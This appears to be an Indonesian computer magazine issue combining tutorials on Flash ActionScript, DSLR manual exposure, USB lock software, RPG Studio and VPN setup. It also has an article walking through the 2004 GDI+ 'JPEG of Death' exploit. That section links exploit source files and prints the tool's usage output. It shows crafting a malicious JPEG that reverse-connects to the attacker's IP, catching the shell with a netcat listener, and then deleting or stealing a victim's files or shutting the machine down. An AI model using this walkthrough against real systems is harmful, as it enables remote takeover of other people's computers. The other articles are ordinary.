Kedua fungsi ini membuat movieclip menjadi menyala dan meredup ketika kursor berada diatas tombol dan ketika kursor diluar area tombol. Tiap fungsi membuat movieclip sebagai parameter dan menerapkan sebuah movie event. Dalam hal ini, setiap diawali tanda { berarti merupakan awal pengeksekusian kode. Didalamnya terdapat movie event yaitu onEnterFrame, yang menjalankan movie itu sendiri setiap frame per animasi. Jika kita mensetting FPS sebesar 12, berarti animasi tersebut akan dijalankan sebanyak 12 frame dalam satu detik. Selanjutnya, disertakan pula movie event pengontrol transparansi(this._alpha). Artinya, menambahkan alpha sebanyak 10% sampai pada nilai maksimal alpha yang dimiliki movieclip (kita telah mensetting-nya 80% pada gradiasi warna dominan dan 0% untuk gradiasi ke warna transparan).

Untuk setiap tombol pada stage, tambahkan kode untuk mengontrol transparansi movieclip yang berada diatasnya.

```
namaTombol.onRollOver = function () {
    menyala (namaMovieClip);
};

namaTombol.onRollOut = function () {
    meredup (namaMovieClip);
};
```

Untuk pengaplikasianya, ketik kode dibawah ini. Kode ini untuk memunculkan movieclip "merah" yang berada diatas tombol Portfolio ketika kursor berada diatas tombol tersebut, sehingga terkesan menimbulkan efek menyala

```
//tombol 1
home.onRollOver = function() {
    menyala(hijau);
};
home.onRollOut = function() {
    meredup(hijau);
};

//tombol 2
about.onRollOver = function() {
    menyala(kuning);
};
about.onRollOut = function() {
    meredup(kuning);
};

//tombol 3
portfolio.onRollOver = function() {
    menyala(merah);
};
portfolio.onRollOut = function() {
    meredup(merah);
};

//tombol 4
contact.onRollOver = function() {
    menyala(ungu);
};
contact.onRollOut = function() {
    meredup(ungu);
};
```

Save dan tekan ctrl+Enter dan lihat hasilnya.

hasil akhir



A screenshot of a website titled "ILMU WEBSITE". The header features a dark bar with a grid of squares and the text "ILMU WEBSITE" in white. Below the header is a navigation menu with four items: Home, About, Portfolio, and Contact. The main content area has a large green plus sign icon and the word "WELCOME" in bold. Below this, there is a paragraph of text: "Selamat datang. Membuat web flash yang sederhana itu tidaklah sulit. Asalkan kita tahu bagaimana pengorganisasian atau strukturnya, membuat web flash akan menjadi mudah. Ditambah dengan animasi yang interaktif, tentunya bisa menarik user atau pengunjung website kita." At the bottom of the content area, there is another smaller text: "Selamat mencoba."

Beberapa properties lainnya yang bisa kita gunakan untuk mengontrol movieclip yaitu :

`_x` = untuk posisi horizontal
`_y` = untuk posisi vertical
`_xscale` = untuk mengubah persentase skala horizontal
`_yscale` = untuk mengubah persentase skala vertical
`_rotation` = untuk persentase rotasi
`_width` = untuk persentase panjang
`_height` = untuk persentase luas
`_alpha` = untuk persentase transparansi

Kita akan membuat masing-masing halaman dalam website flash ini pada edisi IlmuWebsite yang berikutnya [M. Tovan Setia Putra].



Overview

Flash Website & Animasi Flash

Adobe Flash adalah sebuah software multimedia yang sering digunakan untuk membuat website interaktif. Software ini juga merupakan program yang memiliki fitur maksimal untuk memenuhi tujuan pengaplikasiannya. Kita bisa membuat hampir semua program interaktif yang pernah kita bayangkan. Seiring dengan perkembangan teknologi, bahkan software ini telah banyak digunakan untuk membuat RIA (*Rich Internet Application*).

Namun, masih banyak orang yang enggan untuk menggunakan Flash sebagai software andalan dalam membuat website atau program interaktif. Kebanyakan dari mereka langsung berpaling ketika melihat panel *actionscript* dalam Flash, mungkin yang terbayang adalah lautan kode pemrograman yang bisa membuat rambut rontok. Ini memang kenyataan yang tak bisa dipungkiri, selain alasan lain yaitu lumayan mahalnya software ini, apalagi setelah dimiliki oleh Adobe (sebelumnya milik Macromedia).

Terlepas dari sisi kompleksitasnya, kita masih bisa memanfaatkan software ini untuk animasi. Sebenarnya penggunaan software ini lebih difokuskan untuk animasi web, pada awalnya. Lagipula, untuk suatu aplikasi yang rumit seperti penerapannya dalam RIA, software ini masih bisa dibilang memiliki keterbatasan dibandingkan dengan software-software yang memang dikhususkan untuk membangun RIA.

Kembali ke topik utama, website Flash saat ini memang menjanjikan dari segi komersialitas. Mungkin, untuk persaingan harga dengan web RIA, website Flash masih berada dibawahnya. Namun, jika kita cermati, masing-masing jenis website memiliki pasar tersendiri. Tentunya, seiring dengan semakin majunya teknologi terutama dalam dunia internet, permintaan website flash semakin meningkat. Sepertinya tren menggunakan static html website sudah mulai ditinggalkan. Walaupun begitu, bukan berarti static html website benar-benar akan punah. Dari segi waktu pembuatan, static html website masih menjadi pilihan utama.

Animation Goes on Internet

Tentunya kurang menarik jika sampai saat ini kita hanya menggunakan website HTML yang statis. Sebenarnya, sebelum munculnya Flash, animasi telah digunakan di dunia internet. Biasanya animasi yang berformat .gif yang sering digunakan. Namun, dikarenakan keterbatasannya, animasi gif pun dirasa kurang optimal. Beruntunglah dengan adanya Flash, impian untuk mewujudkan internet yang interaktif dan dinamis pun bisa tercapai.

Perkembangan teknologi internet memang mendukung software multimedia ini. Bisa kita lihat dari sebuah fakta bahwa hampir semua browser terinstall ShockWave Flash player, atau biasa disebut *swf player*, yaitu sebuah plugin yang bisa memainkan file-file berkestensi .swf ataupun .flv (*Flash Video*) yang memang merupakan tipe file yang dieksport dari Flash. Oleh karena itu, jangan heran kalau sekarang ini sangat banyak aplikasi berbasis Flash yang bertebaran di dunia maya, contohnya Flash game online, video player (Youtube), mp3 player, dan sebagainya. Pengolahan grafik *vector* dan *raster*, yang diunggulkan software ini, menciptakan tren baru yang menyemarakai ramainya aplikasi-aplikasi unik di internet, tanpa harus bersusah payah memikirkan cara mengoptimalkan ukuran file. Ukuran file yang efisien dan hasil animasi maksimal adalah kelebihan utama dari software ini.

Bersandar kembali kepada daya magis dunia internet, animasi memang telah mewarnai lautan dunia maya tersebut. Pemenuhan kriteria interaktif yang dibutuhkan oleh website-website, memberikan peluang emas bagi animasi agar pengoptimalan daya tarik bagi website tersebut bisa tercapai. Dengan memanfaatkan animasi, akan menaikkan nilai seni sebuah website tentunya.

Kita tidak bisa mengelak lagi akan adanya fakta yang membeberkan pemanfaatan teknologi yang ditawarkan di dunia internet. Ditambah dengan adanya animasi, eksistensi multimedia dalam dunia internet semakin mantap

Membuat Animasi Flash itu Mudah

Jika kita ingin menjadi seorang Flash Animator, jangan hiraukan pendapat-pendapat orang mengenai sulitnya pemrograman. Itu mungkin hanyalah sebuah sugesti yang membuat kita enggan menyentuh Flash. Sebenarnya, bahasa pemrograman yang digunakan Flash, yaitu *actionscript*, bukanlah sebuah bahasa pemrograman yang sulit untuk dipelajari. Pada kenyataannya, kita memang harus menyentuh *actionscript* untuk menjadi seorang Flash Animator. Kegunaan *actionscript* tentunya untuk mengefesienkan proses pembuatan animasi itu sendiri. Tetapi tidak semua animasi harus menggunakan *actionscript*. Terkadang, sistem animasi *frame per frame* mematahkan keharusan dalam menggunakan *actionscript*.

Kembali ke pokok pembicaraan, inilah saatnya untuk memulai belajar membuat animasi. Seperti yang penulis sebutkan diatas, dengan menggunakan Flash, siapapun bisa membuat animasi tanpa diperlukan keahlian menggambar. Mungkin beberapa hal yang memang harus kita ketahui sebagai pengetahuan dasar membuat animasi, adalah pemahaman mengenai sifat pergerakan suatu benda. Misalnya, jika kita melemparkan sebuah bola keatas, kecepatan bola tersebut akan semakin berkurang sampai pada titik tertingginya, yaitu titik dimana bola akan bergerak sebaliknya, yaitu mengarah kebawah, sesuai dengan gravitasi. Kemudian, seandainya bola tersebut memantul, setiap pantulan yang dihasilkannya memiliki beberapa fase yang berbeda sampai bola tersebut tidak memantul lagi. Itu hanyalah contoh sederhana dalam penerapan animasi. Tujuannya adalah agar *motion* atau pergerakan yang dibuat tidak terlihat monoton. Bahkan, jika memang diperlukan, beberapa prinsip animasi untuk kartun juga bisa digunakan.

Nah, sekarang, bulatkan tekad jika ingin menjadi seorang Flash Animator. Pada kenyataannya, membuat animasi Flash tidak serumit yang kita bayangkan. Tinggal kita praktikan saja. [M. Tovan Setia Putra]

Fotography

Fotography

Mengakrabkan Diri Dengan Mode Manual



Mengakrabkan diri dengan Mode Manual

Mode manual merupakan mode yang settingan seluruhnya dilakukan secara manual, mulai dari ISO, Shutter Speed / Kecepatan Rana hingga Diafragma / Aperture.

Berikut adalah beberapa hal yang secara cermat harus kita kuasai pada mode manual

1. Shutter Speed
2. Diafragma
3. ISO

1. Posisikan mode pada mode manual seperti gambar disamping.



2. Oke, sekarang posisikan ISO pada 200, kemudian Posisikan Shutter Speed pada 125.




3. Cobalah lakukan pengambilan gambar dengan hanya merubah Aperture atau diafragma saja. Perhatikan gambar – gambar berikut ini penulis menggunakan ISO dan Shutter Speed yang sama dan hanya merubah settingan Diafragma untuk setiap pengambilan gambarnya. Gambar diambil pada jam 02.30 siang.



Aperture 4.5 (Gambar terlihat Sedikit Over Exposure)



Aperture 11 (Gambar terlihat Cukup Baik)



Aperture 22 (Gambar terlihat Under Exposure)

4. Sekarang Cobalah lakukan pengambilan gambar dengan hanya merubah Shutter Speed atau Kecepatan Rana saja. Posisikan ISO di 200 dan Aperture di 11.


5. Perhatikan gambar – gambar berikut ini, penulis menggunakan ISO dan Shutter Speed yang sama dan hanya merubah settingan Diafragma untuk setiap pengambilan gambarnya. Gambar diambil pada jam 02.30 siang.



Shutter Speed 1/15 (Gambar terlihat Over Exposure)



Shutter Speed 1/125 (Gambar terlihat Cukup Baik)



Aperture 640 (Gambar terlihat sedikit Under Exposure)

6. Sekarang giliran ISO, Cobalah lakukan pengambilan gambar dengan hanya merubah ISO Saja. Posisikan Diafragma di 11 kemudian Shutter Speed di 125.

7. Perhatikan gambar – gambar disamping penulis menggunakan ISO dan Shutter Speed yang sama dan hanya merubah settingan Diafragma untuk setiap pengambilan gambarnya. Gambar diambil pada jam 02.30 siang



ISO 200 (Gambar terlihat sangat pas dipadukan dengan Shutter Speed dan diafragma diatas.)



ISO 640 (Gambar terlihat Sedikit Over Exposure)




ISO 1600 (Gambar terlihat Over Exposure)

TIP & TRIK

Jika melihat hasil dari 4 maklumat foto pada mode manual bisa dipengaruhi oleh ISO, Shutter Speed dan Aperture Sekarang Cukup bagaimana anda memadukan ketiganya untuk menghasilkan gambar yang sempurna.

Beda bahan pengakara penggunaan ISO tinggi akan menimbulkan Noise untuk itu jika Shutter Speed dan Diafragma masih bisa dimainkan, hindari penggunaan ISO tinggi untuk menghindari Noise tersebut.



Referensi Kamera Mode Manual DSLR



Mode manual, merupakan mode dimana seorang fotografer dituntut untuk menguasai penuh senjata yang ia gunakan. Mulai dari F11 hingga kemampuan menggunakan tools kamera sudah mutlak harus dikuasai.

Menggunakan mode manual, berarti melakukan pengaturan ISO, Speed dan Diaphragma secara manual. Berikut penjelasan mengenai ketiga hal tersebut :


ISO, sama seperti Asa yang digunakan pada media film. Merupakan penentuan kepekaan cahaya terhadap sensor, dan ISO sendiri merupakan pengukuran standar internasional. Secara teknis semakin kecil nilai ISO, semakin rendah juga kepekaannya terhadap cahaya. Sebaliknya ketika melihat kekuatan cahaya yang sangat minim, ISO dengan nilai yang besar yang sebaiknya anda gunakan.

Adapun Speed, merupakan kecepatan membuka sekaligus menutup rana, sebuah tirai yang menjadi jeda terhadap sensor penerima cahaya. Berikut hitungan Shutter Speed.

60 artinya 1/60 detik, 125 artinya 1/125 detik dan seterusnya hingga anda menemukan posisi B atau bulb, merupakan posisi dimana shutter bergerak sesuai dengan tekanan / push button oleh jari anda.

Diaphragma / Dof, merupakan pembukaan lensa. Secara teknis lensa yang ada pada DSLR selalu memiliki ukuran DOF, nah ukuran DOF ini yang nantinya membatasi kekuatan cahaya yang akan diterima oleh sensor pada sebuah lensa. Berikut nilai-nilai DOF / Diafragma.

2.8, 5.6, 8, 16 dll [Yogi Wicaksono]



Software & Game

Kunci Mati sistem operasi Anda dengan **USB System Lock**

Tentunya sekarang komputer merupakan barang yang sangat berguna untuk berbagai pekerjaan kita. Penggunaannya mulai dari pekerjaan formal sampai hal-hal kecil maupun hiburan. Betapa berharganya pekerjaan anda maupun bila anda sedang menyeting situs-situs hiburan – contohnya situs community – ataupun apa yang anda download, semestinya dijaga dari tangan-tangan yang tidak diinginkan.

Untuk itu tidak ada salahnya anda untuk mencoba program yang satu ini. Berfungsi mengunci komputer saat Flash Disk anda dicabut dari komputer. Lalu bila hendak menggunakan komputer lagi, anda tinggal memasukan lagi flash disk ke port usb komputer anda, barulah komputer bisa digunakan.

Installing sistem USB Lock.

1. Buka program USB System Lock Key Disk Creator. Klik Start - programs - USB System Lock - Key Disk Creator
2. Masukkan flash disk anda
3. Lalu tekan refresh. Maka flash disk anda pun akan terdeteksi.
4. Pilih flash disk anda lalu klik next
5. Klik finish

Nah, sekarang kita akan mencoba program ini. Keluarkan flash disk anda, klik icon flash disk lalu klik safely remove USB mass storage device, lalu aktifkan USB System Lock. Klik start - programs - USB System Lock - USB System Lock. Maka komputer anda pun akan di lock oleh program tersebut seperti pada gambar dibawah ini.



Anda pun bisa menggunakan program ini secara otomatis. Yaitu saat flash disk dicabut, otomatis program ini akan bekerja. Caranya mudah sekali. Aktifkan program agent pada program tersebut. Klik Start - programs - USB System Lock - Key Disk Creator. Akan ada icon baru seperti pada gambar dibawah ini.



Bila anda ingin mengembalikan komputer anda ke mode normal, masukan flash disk anda tadi. Maka komputer pun akan segera masuk ke mode normal.

NB: anda tidak bisa mengembalikan mode normal dengan memasukan flash disk lain selain flash disk yang kita bahas pada point installing software diatas[awan / hg_]

Semua orang bisa membuat GAME dengan RPG

Permainan online merupakan teknologi yang makin berkembang dengan pesatnya. Di Indonesia, pengguna game pun juga semakin banyak. Ini bisa di maklumi karena makin banyak komunitas-komunitas pecinta game di Indonesia. Disamping itu terdapat pula sarana-sarana pendukung lainnya seperti bertaburannya warnet-warnet yang tidak hanya memfasilitasi penggunaan internet, tetapi juga game online. Karena itu, secara tidak langsung warnet-warnet tersebut mempromosikan game-game tersebut.

Karena alasan itu, muncul lah profesi baru yang kian diminati oleh banyak orang. Yaitu profesi membuat game. Ini dimulai dengan adanya perusahaan-perusahaan dunia yang mendirikan perusahaannya di Indonesia. Mulai dari perusahaan out sourcing tenaga programmer sampai dengan perusahaan art sudah mulai bermunculan di Indonesia. Dengan demikian, terbuka kesempatan kerja baru didunia pembuatan game. Mulai dari bagian 2D Art, 3D Art, Programmer, Sound Engineering dan lain sebagainya.

Mungkin ada pertanyaan dibenak para pembaca, adakah program yang memungkinkan kita membuat game sendiri tanpa harus mengusai bahasa pemrograman apapun? Program yang bisa menuangkan ide-ide kreatif kita tentang pembuatan game, yang bisa menunjukkan kreatifitas kita dalam membuat art suatu game? Jawabannya adalah ada. Program ini bernama RPG Studio

RPG Studio memungkinkan anda untuk membuat sebuah game dengan hanya menggunakan mouse dan keyboard yang sangat mudah dan sederhana. Klik ini klik itu, dan jadilah game anda. Bagi kalangan pemula ini adalah kabar gembira. Lebih gembira lagi bahwa program ini bebas biaya alias gratis. Lebih gembira-gembira lagi :D bahwa program ini buatan orang Indonesia.

Dibuat oleh seorang bernama Frank Albert Pangajow, program ini mempunyai moto "Everyone Can Develop Game", benar sekali. Dengan hanya mengklik beberapa kali mouse saja, anda sudah membuat game yang sudah jadi. Simaklah contoh sederhana pembuatan gam

1. Bukalah file yang bernama RPGStudio.exe
2. Klik Agree / Setuju
3. Untuk membuat project baru, klik Start New Project. Untuk melanjutkan project yang sudah ada, klik Continue Existing Project. Untuk contoh ini, kita klik Start New Project
4. Berikan nama project anda, lalu klik save. Tentukan direktori atau folder untuk menyimpan game anda
5. Klik Ok
6. Sekarang kita siap untuk memulai pembuatan game. Kliklah Add Resources From Library. Maka akan keluar pilihan kategori yang ada. Pada contoh ini, pilihlah area lalu klik tombol select
7. Bila anda sudah memiliki library area, maka akan ada banyak pilihan area yang ada pada menu tersebut. Bila anda tidak melihat pilihan apa-apa disana, sebaiknya anda membuat atau mendownload library area untuk program anda.
8. Pilih salah satu opsi yang ada disana, klik Select, lalu klik Back
9. Kemudian kita akan memilih karakter yang masuk kedalam game kita. Kliklah Avatar Class, lalu pilih karakter yang tersedia sama seperti pemilihan area pada langkah sebelumnya.

10. Misalnya kita sudah selesai dengan menggunakan program tersebut dan ingin segera menggunakan game kita tersebut, kliklah tombol OK dibagian bawah tengah program. Lalu klik Play Game.
11. Pilih Start tunggu hingga proses converting dan proses lainnya selesai
12. Selesai. Maka game sederhana yang kita buat tadi pun sudah jadi.

Seperi yang dikatakan tadi, mulai banyak berdiri perusahaan-perusahaan game di Indonesia. Karena itu, penggunaan Program ini bisa digunakan untuk para pencari lowongan pekerjaan didunia game untuk membuat sejenis portofolio atau contoh game untuk digunakan sebagai sebuah demo untuk sebuah perusahaan. Atau mungkin juga untuk para kalangan yang hobi dengan game, bisa membuat dan mengembangkan game impian mereka. Atau mungkin juga bagi yang sekedar ingin coba-coba membuat sebuah game. Dan akhirnya, semua orang bisa membuat game dengan RPG Studio.[awan / hg]



Eksplorasi Ancaman JPEG OF DEATH

Networking

Hal ini bermula pada tanggal 16 September silam, Seorang bernama Nick DeBoggis mengirimkan pesan kepada Microsoft bahwa ada kesalahan penanganan file gambar JPEG pada sistem operasi yang dipimpin oleh Bill Gates ini. Bug ini dikategorikan sebagai HighRisk oleh Microsoft karena pada permasalahan ini memungkinkan adanya penyerangan yang dapat dilakukan oleh Hacker.

Pada sistem Windows terdapat sebuah file dengan nama GDI+ (gdiplus.dll) yang berfungsi untuk menampilkan gambar dengan file JPG. Kesalahan yang dimanfaatkan yakni header suatu file gambar sengaja dirubah untuk keperluan dari suatu individu yang bisa disebut bung Hacker

Perintah-perintah yang siap dieksekusi akan dimasukan pada bagian header tersebut. Akibatnya script yang dimasukan dalam header tersebut akan tereksekusi secara otomatis dan banyak hal yang dapat kita lakukan memanfaatkan kesalahan tersebut.

Untuk lebih memahami lebih detail mengenai proses eksplorasi itu diperlukan pemahaman dasar seputar bahasa mesin atau lazim disebut dengan bahasa Assembly.

Banyak eksplorasi lain yang bisa anda dapatkan, situs yang dapat dijadikan referensi antara lain :

<http://securityfocus.com/data/vulnerabilities/exploits/Crash-test.Zip>

http://securityfocus.com/data/vulnerabilities/exploits/jpegcom_poc.Zip

<http://securityfocus.com/data/vulnerabilities/exploits/ms04-028.Zip>

<http://securityfocus.com/data/vulnerabilities/exploits/JpegOfDeath.c>

http://securityfocus.com/data/vulnerabilities/exploits/JpegOfDeathv0_6_a.c

Pada bahasan ini kita akan membahas program JpegOfDeath.c karena menurut saya program ini sudah memadai untuk kita gunakan.

03/14/2009	08:44 AM	<DIR>	effes
03/14/2009	06:09 PM		12,205
Eksplorasi	Ancaman	JPEG.docx	
03/14/2009	05:43 PM	<DIR>	FILE
GAMBAR	VPN		
11/15/2004	03:44 AM		163,953
JpegOfDeath.exe			
03/13/2009	07:18 AM		31,776,783
mydrivers.zip			
03/14/2009	09:25 AM		6,459,495 ST12-
Saat-Terakhir.mp3			
03/14/2009	05:41 PM		17,530 VPN.docx
03/14/2009	05:43 PM		193,838 VPN.zip
9 File(s)			44,188,398 bytes
5 Dir(s)			63,878,664,192 bytes
free			

```
E:\>jpegofdeath.exe
+-----
--+
| JpegOfDeath - Remote GDI+ JPEG Remote
Exploit |
| Exploit by John Bissell A.K.A. HighT1mes
|
| September, 23, 2004
|
+-----
--+
Exploit Usage:
jpegofdeath.exe -r your_ip | -b [-p
port] <jpeg_filename>
```

Parameters:
-r your_ip or -b
reverse connect attack mode
for a bind attack. By default
specify -r or -b then a bind
generated.

-p (optional) This option
will allow you to change the port
used for a bind
or reverse connect attack.

If the attack
mode is bind then the
victim will
open the -p port. If the attack
connect then the port you
the one you want to listen
victim can connect to you

Choose -r for
and choose -b
if you don't
attack will be

mode is reverse
specify will be
on so the
right away.

Examples:
jpegofdeath.exe -r 68.6.47.62 -p 8888
test.jpg
jpegofdeath.exe -b -p 1542 myjpg.jpg
jpegofdeath.exe -b whatever.jpg
jpegofdeath.exe -r 68.6.47.62
exploit.jpg

Remember if you use the -r option to have
netcat listening
on the port you are using for the attack so
the victim will
be able to connect to you when exploited...

Example:
nc.exe -l -p 8888
E:\>

OKE sudah hampir mantap.. tapi masih ada yang kurang, sekarang kita jalankan aksinya.
JPEGOFDEATH adalah salah satu contoh program eksplorasi kesalahan file GDI dari Microsoft. Program ini memiliki kemampuan reverse connect. Kakek dari penulis pernah menjelaskan arti dari reverse connect adalah adanya respon atau koneksi balik dari computer korban ke computer penyerang. Hacker yang menjalankan aksi tersebut akan menunggu Reverse connect dari korbannya. Tujuannya adalah untuk mengambil alih computer korban.
Langkah pertama yang dapat dilakukan adalah membuat sebuah file JPEG dengan program JPEG-OF-DEATH caranya? Kita dapat menggunakan parameter -r yang diikuti alamat IP computer yang kita gunakan ex.

```
E:\>jpegofdeath.exe -r 192.168.2.2 -p 8888
hantuwe.we.jpg
+-----+
| JpegOfDeath - Remote GDI+ JPEG Remote Exploit
|
| Exploit by John Bissell A.K.A. HighT1mes
|
| September, 23, 2004
|
+-----+
+
Exploit JPEG file hantuwe.we.jpg has been
generated!
```

Langkah kedua yang perlu dilakukan adalah kita harus bersiap-siap menunggu koneksi balik dari korban dengan aplikasi NETCAT (NC). NC sebenarnya memiliki banyak sekali kegunaan. Tetapi disini kita akan membahas kegunaan NC dalam eksplorasi JPEGOFDEATH saja. Untuk menjalankannya berikan perintah

E:\>nc -l -p 888

Arti dari masing-masing parameter adalah Listening (-l), dan Port (-p). Nc akan menunggu pada port yang telah kita tentukan. Langkah akhir adalah mengirimkan gambar yang telah kita ubah tadi kepada Korban yang dituju.

Program yang telah meluncur dan berhasil mengenai sasaran akan mengakibatkan computer korban menjadi crash dan tanpa disadari akan melakukan koneksi ke computer penyerang. Pada saat koneksi dari computer korban terjadi, computer penyerang akan menampilkan sebuah windows shell layaknya command prompt pada windows. Kini kita telah berada pada computer korban. Aksi yang dapat dilakukan bermacam-macam seperti memberikan perintah DIR, DEL, atau bahkan mencuri file dr computer korban.

Salah satu perintah yang mengasyikan adalah **shutdown -s -t 0** (SHUTDOWN dengan delay 0 detik)[Brilianth]

Konfigurasi & Pemanfaatan **VPN** dalam BISNIS ONLINE

(Virtual Private Network)


Salam! Setelah menulis seputar VPS (Virtual Private Server) pada i-web magazine edisi sebelumnya, di sini kita akan mengulas kembali rubrik yang tak kalah menarik yaitu VPN (Virtual Private Network). Tak jauh berbeda dengan VPS, VPN juga menawarkan beberapa keunggulan tersendiri antara lain

- Koneksi yang diperoleh relative lebih cepat
- Untuk keperluan bisnis VPN dapat digunakan sebagai Mask dalam bertransaksi (Anonymous IP)
- Kecepatan koneksi dalam mendownload melalui server US
- Kebebasan mengganti no IP dengan jaminan Privasi yang baik
- Dapat digunakan sebagai Gateway koneksi Internet

Masih banyak keunggulan dari VPN yang bisa kita dapatkan selain dari beberapa keunggulan diatas. Dalam bisnis online, biasanya VPN sangat bermanfaat untuk menyembunyikan IP dan menggantinya dengan IP yang dapat kita ubah sesuai dengan keperluan kita tanpa perlu merubah IP local.

Berikut cara men-setting koneksi VPN


Langkah 01. Cari menu "Control Panel". kemudian Klik "Network Connections".




Langkah 03. Klik "Next >".




Langkah 02. Cari "Create a new connection" pada bagian atas sebelah kiri.




Langkah 04. Pilih "Connect to the network at my workplace". Klik "Next >".



Langkah 05. Pilih "Virtual Private Network connection". Klik "Next >".




Langkah 07. (Optional) Pilih "Do not dial the initial connection". Klik "Next >".



